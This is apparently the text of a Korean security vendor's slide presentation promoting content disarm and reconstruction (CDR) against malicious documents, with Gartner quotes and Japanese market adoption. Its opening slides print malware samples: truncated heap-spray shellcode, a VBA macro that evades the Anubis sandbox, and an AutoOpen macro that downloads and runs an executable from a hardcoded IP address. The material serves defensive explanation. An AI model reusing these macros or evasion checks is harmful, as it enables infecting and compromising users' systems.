
```
unescape("%uc92b%u1fb1%u0cbd%uc536%udb9b%ud9c5%u2474%u5af4%uea
83%u31fc%u0b6a%u6a03%ud407%u6730%u5cff%u98bb%ud7ff%ua4fe%u9b74
%uad05%u8b8b%u028d%ud893%ubccd%u35a2%u37b8%u4290%ua63a%u94e9
%u9aa4%ud58d%ue5a3%u1f4c%ueb46%u4b8c%ud0ad%ua844%u524a%u3b81
%ub80d%ud748%u4bd4%u6c46%u1392%u734a%u204f%uf86e%udc8e%ua207
%u26b4%u04d4%ud084%ue
u0d2e%ua0b0%ucd2c%u00a
a07d%ued92%u09e1%u9633
```

```
var spray = unescape("%u0a
do {
    spray += spray;
} while(spray.length < 0xd00)
```

```
memory = new Array();
for(i = 0; i < 100; i++)
    memory[i] = spray + she
```

```
xmlcode = "<XML ID=I><X><
SRC=http://&#x0a0a;&#x0a
DATASRC=#I DATAFLD=C DA
DATASRC=#I DATAFLD=C DA
```

```
tag = document.getElement
tag.innerHTML = xmlcode;
....
>>
endobj
```



```
Private Declare Function GetVolumeInformation Lib "kernel32.dll" _
Alias "GetVolumeInformationA" (...) As Long
```

```
Function IsAnubisPresent() As Boolean
```

```
On Error Resume Next
```

```
Set WShell = CreateObject("WScript.Shell")
```

```
If Not GetSerialNumber(Environ("SystemDrive") & "\") = "1824245000" _
And Not WShell.RegRead("HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft" & _
"\Windows NT\CurrentVersion\ProductId") _
= "76487-337-8429955-22614" Then
```

```
IsAnubisPresent = False
```

```
Else
```

```
IsAnubisPresent = True
```

```
End If
```

```
End Function
```

```
Public Function GetSerialNumber(DriveLetter As String) As Long
```

```
Buffer1 = String$(255, Chr$(0))
```

```
Buffer2 = String$(255, Chr$(0))
```

```
Res = GetVolumeInformation(DriveLetter, Buffer1, Len(Buffer1), _
SerialNum, 0, 0, Buffer2, Len(Buffer2))
```

```
GetSerialNumber = SerialNum
```

```
End Function
```

```
Private Sub Document_Open()
```

```
If IsAnubisPresent Then
```

```
MsgBox ("Anubis Sandbox detected: do nothing")
```

```
Else
```


```
MsgBox ("No Anubis, let's run the malicious payload...")
```

```
End If
```

```
End Sub
```

기존 보안환경에서 탐지, 분석 한계

보안 환경 무력화



표준 기능 이용으로 보안 솔루션 탐지 회피

표적형 악성코드 대응 기술, CDR

보안에 대한 관점 변화

증가하고 있는 Malicious Document 위협에 대하여



방어
(백신/샌드박스)



ZERO-TRUST
(CDR)

ZERO-TRUST 관점에서의
표적형 악성코드 대응

문서 기반 위협 대응, CDR

Gartner

Gartner Technical Professional Advice

Security analysts in organizations, which is increasingly also for a small number of security can use a...
Gartner expects content transforms to be more widely used across email attachments and web downloads. We also expect transforms to be a standard capability everywhere multi-AV scanning is deployed.

Gartner recommends organizations to consider content transform as a more secure alternative to multi-AV scanning and sandboxing in all use cases that involve the static scanning of documents, multimedia and any other nonbinary files.

“차세대 멀웨어 대응 기술 CDR”

안티바이러스/샌드박스 솔루션 대비 더욱 안전한 대체제

- CDR 솔루션이 이메일 첨부파일이나 웹 다운로드 등 전방위에 걸쳐 널리 사용될 것
- 멀티 안티바이러스 솔루션이 도입된 모든 곳에서 표준 기능이 될 것
- 속도가 느린 동적 분석 방식의 샌드박스 솔루션 대비 더욱 안전한 대체제로 고려할 것을 권고

CDR

```
BinaryStream.Open
BinaryStream.Write ByteArray
' save binary data to disk
BinaryStream.SaveToFile FileName, adSaveCreateOverWrite
End Function

' http://stackoverflow.com/questions/5907089/how-to-post-https-request-using-vbscript
Function DownloadFile(FileName, Uri)
Dim http
Set http = CreateObject("MSXML2.ServerXMLHTTP")
http.Open "GET", Uri, False
' 2 stands for SSOPTION_IGNORE_SERVER_SSL_CERT_ERROR_FLAG
' 13056 means ignore all server side cert error
http.setOption 2, 13056
http.Send

' read response body
SaveBinaryData FileName, http.ResponseBody
End Function

Sub AutoOpen()
' AutoOpen Macro

Dim procID As Integer
Dim curPath As String

DownloadFile "malware.exe", "http://191.234.22.168/exploit/rs.exe"
curPath = curPath & "malware.exe"
procID = Shell(curPath, vbNormalFocus)
End Sub
```

- Macro/Script
- Embedded Object
- Etc.

Macro/Script/Embedded Object, Etc. 문서 내부의 액티브 콘텐츠 제거

의심스러운 모든 액티브 콘텐츠 제거&재조합,
잠재적 위협 예방

일본 시장 CDR 도입 확대

2015년 일본 총무성,
'지자체 정보보안 강화 대책'

- 배경 : 마이넘버 제도 (2015)
- 내용 : 지자체 종합행정네트워크(LGWAN) 망분리 및
내/외부망간 데이터/메일 송수신시 메일 무해화 의무




CDR ↑

일본 시장 내 CDR 수요 폭발적 증가


CDR 성과 분석 기술

Zero-Day 대응 성과 분석




백신이 양성으로 판정한 경우에만 무해화
악성 파일이 CDR 처리 내역에 포함되어 있으면?

위험 가시화 기술



동일 Active Content가 복합 파일/경로를
통해 유입된다면 위험도 높음

시나리오 기반의 위험도 분석



악성코드에 사용되는 함수 분석
→ 시나리오 개발 및 분석


CDR 적용 사례

다양한 채널로 유입되는 악성문서



문서 유통 채널 모두 공격 대상
특히, 이메일은 스피어피싱의 주요 공격 채널

이메일 보안 + CDR




* Gartner

Advance Threat 대응으로 CDR 주목

원격 브라우저 격리 기술 + CDR

RBI(Remote Browser Isolation) + CDR




* Gartner

브라우저를 통한 다운로드 파일 안전성

